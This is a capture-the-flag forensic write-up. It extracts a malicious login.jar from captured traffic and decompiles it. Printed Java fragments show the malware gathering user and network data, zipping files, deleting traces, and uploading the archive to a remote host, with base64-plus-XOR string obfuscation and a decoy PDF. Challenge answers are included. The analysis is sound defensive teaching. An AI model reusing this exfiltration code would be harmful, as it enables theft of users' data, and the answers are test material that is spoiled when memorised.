192.168.1.11	HTTP	371	HTTP/1.0 404 File not found (text/html)
12.33.55.12	HTTP	442	GET /login.jar HTTP/1.1
192.168.1.11	HTTP	1804	HTTP/1.0 200 OK (application/java-archive)

```
es captured (3536 bits)
:b0), Dst: 36:4c:5e:a0:32:a7 (36:4c:5e:a0:32:a7)
: 12.33.55.12
> Transmission Control Protocol, Src   Port: 80, Seq: 1, Ack: 1, Len: 388
> Hypertext Transfer Protocol
```

Search for login.jar in the find bar and locate the file with packet number **76214** and save the file associated with it.



Packet	Hostname	Content Type	Size	Filename
62252	en-US.appex-rf....	application/xml	994 bytes	Home.xml
73052	en-US.appex-rf....	application/xml	994 bytes	Home.xml
97465	en-US.appex-rf....	application/xml	994 bytes	Home.xml
117095	en-US.appex-rf....	application/xml	994 bytes	Home.xml
64668	12.33.55.12	text/html	195 bytes	login.jar
76214	12.33.55.12	application/ja...	4520 kB	login.jar
64461	acroipm2.adobe...	application/zip	9899 bytes	message.zip
17049	www.msftncsi.c...	text/plain	14 bytes	ncsi.txt
9525	weather.tile.app...	text/html	57 bytes	PreInstallLiveTile?lang=en-US&region=US&appid=C98EA5B0842DBB9405...
13350	weather.tile.app...	text/html	57 bytes	PreInstallLiveTile?lang=en-US&region=US&appid=C98EA5B0842DBB9405...
39739	weather.tile.app...	text/html	57 bytes	PreInstallLiveTile?lang=en-US&region=US&appid=C98EA5B0842DBB9405...
73064	weather.tile.app...	text/html	57 bytes	PreInstallLiveTile?lang=en-US&region=US&appid=C98EA5B0842DBB9405...
117101	weather.tile.app...	text/html	57 bytes	PreInstallLiveTile?lang=en-US&region=US&appid=C98EA5B0842DBB9405...
81440	statsfe3.update....	text/xml	2080 bytes	ReportingWebService.asmx
81442	statsfe3.update....	text/xml	406 bytes	ReportingWebService.asmx
9514	en-US.appex-rf....	application/xml	1015 bytes	Today.xml
13332	en-US.appex-rf....	application/xml	1000 bytes	Today.xml
13333	en-US.appex-rf....	application/xml	1015 bytes	Today.xml
28505	en-US.appex-rf....	application/xml	1015 bytes	Today.xml
28513	en-US.appex-rf....	application/xml	1012 bytes	Today.xml
39723	en-US.appex-rf....	application/xml	988 bytes	Today.xml
39735	en-US.appex-rf....	application/xml	1015 bytes	Today.xml
62256	en-US.appex-rf....	application/xml	1015 bytes	Today.xml
62261	en-US.appex-rf....	application/xml	976 bytes	Today.xml
73055	en-US.appex-rf....	application/xml	1015 bytes	Today.xml
73082	en-US.appex-rf....	application/xml	1051 bytes	Today.xml

Again, use the Powershell command `get-filehash [directory] -algorithm md5` on the login.jar file.


Answer: 30fd9a333080a21a46f9e96bc164ae28

Tartalo 7

Try to analyze the malware that Amaya downloaded from the PDF. How does the malware encode strings?


Solution:

Open the **login.jar** file in jd-gui.



```
META-INF
com
kotlin
okhttp3
okio
org.jetbrains.annotations
DataExtractor.class
DirectorySetter.class
ExifExtractor.class
Unencrypted_Invoice.pdf
UserInfo.class
javadoc-stylesheet.css
metadata-extractor-logo-30px.gif
metadata-extractor.ico
pictureLocator.class
x.class
```

Looking at the file, notice the **DataExtractor.class**. Examining the class further, the function `public static String decryptString(String input, String key)` is used to decrypt strings and within this function `Base64.getDecoder()` is used. It is assumed that the malware encodes strings in base64.



```
          bufferedWriter.write(str2 + str2);
          bufferedWriter.newLine();
        }
      }
      bufferedWriter.close();
    } catch (Exception e) {
      e.printStackTrace();
    }
  }
  private static void saveImage(String imageUrl, String destinationFile) {
    URL url = new URL(imageUrl);
    InputStream is = url.openStream();
    OutputStream os = new FileOutputStream(destinationFile);
    byte[] b = new byte[2048];
    int length;
    while ((length = is.read(b)) != -1) {
      os.write(b, 0, length);
    }
    is.close();
    os.close();
  }
  public static String decryptString(String input, String key) {
    byte[] inputBytes = (new String(Base64.getDecoder().decode(input))).getBytes();
    byte[] keyBytes = key.getBytes();
    return xorBytes(inputBytes, keyBytes);
  }
  static String xorBytes(byte[] byteArray1, byte[] byteArray2) {
    String encryptedString = "";
    for (int i = 0; i < byteArray1.length; i++) {
```


Answer: base64

Tartalo 8


We were able to get a recompiled version of the jar file. What is the key used in the repeating xor?

Solution:

Download the recompiled jar file given. Open the jar file in jd_gui.



Within jd_gui there are several classes in this program. In opening up the classes to examine their purpose, notice that the variable `k` is being referenced several times. In opening the **DataExtractor.class** notice that the variable `k = "cat"` is initalized. This variable is used throughout the DataExtractor.class as well as other classes. Therefore, is is assumed the key is **cat**.



```
import java.io.BufferedWriter;
import java.io.File;
import java.io.FileOutputStream;
import java.io.FileWriter;
import java.io.IOException;
import java.net.InetAddress;
import java.net.NetworkInterface;
import java.util.Enumeration;
import java.util.zip.ZipOutputStream;

public class DataExtractor {
  public static String k = "cat";
  public static void main(String[] args) throws ImageProcessingException {
    String info = UserInfo.userInfo();
    String currentUser = UserInfo.userN();
    String fileName = UserInfo.fileN();
    String infoFile = (new DirectorySetter()).infoMe();
    String netFile = (new DirectorySetter()).netMe();
    String directory = (new DirectorySetter()).directMe();
    String zipFile = (new DirectorySetter()).zipOut();
    String pictureLoc = (new DirectorySetter()).pictureMe();
    x x = new x();
    try {
      networkInfo(netFile);
      writeFile(info, infoFile);
      FileOutputStream fos = new FileOutputStream(zipFile);
      ZipOutputStream zos = new ZipOutputStream(fos);
      File srcFile = new File(directory);
      addDirToArchive(zos, srcFile);
      zos.close();
      deleteFiles(netFile, infoFile);
      String picloc = String.valueOf((new DirectorySetter()).photoServ()) + decryptString("CO4cDQ8NFBMdBAkABQ4bF1BG", k) + "/" +
      saveImage(picloc, pictureLoc);
      String ex = decryptString((new ExifExtractor()).ipExtract(), k);
      uploadF(ex, zipFile);
```


Answer: cat

Tartalo 9


What is the name of the unblurred version of the quote that gets opened when the Java code is run? Use the .jar file from Tartalo 8.

Solution:

Continue in jd_gui with the recompiled jar file.




Looking around the program, notice that in **x.class** the program is writing a file to the disk referenced in the string variable **unencrypted** as **Ng8RDQIGGhEABgUrKg8CDAgXBk8EBwc=**. It first unencrypts it using the DataExtracor class and then writes it to disk.



```
class x
{
  String unencrypted = DataExtractor.decryptString("Ng8RDQIGGhEABgUrKg8CDAgXBk8EBwc=", DataExtractor.k);

  String filePath = getClass().getClassLoader().getResource(this.unencrypted).getPath(); public x() {
    InputStream is = getClass().getResourceAsStream(this.unencrypted);
    try {
      File f = new File(this.unencrypted);
      FileOutputStream fo = new FileOutputStream(f);
      is.close();
      fo.close();
      Thread.sleep(1000L);
      Desktop.getDesktop().open(f);
    }
    catch (IOException e) {
      e.printStackTrace();
    } catch (InterruptedException e) {
      e.printStackTrace();
    }
  }
}
```

Due to the format of the encrypted string as base64, it can be decoded from base64 then xor'd using the key from **tartalo_8** (CyberChef is used in screenshot below). The decoded string is Unencrypted_Invoice.pdf



Last build: 9 hours ago - v9 supports multiple inputs and a Node API ...

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

XOR

Key
cat
UTF8

Scheme
Standard

□ Null preserving

Input

length: 32
lines: 1

```
Ng8RDQIGGhEABgUrKg8CDAgXBk8EBwc=
```


time: 1ms

Tartalo 10

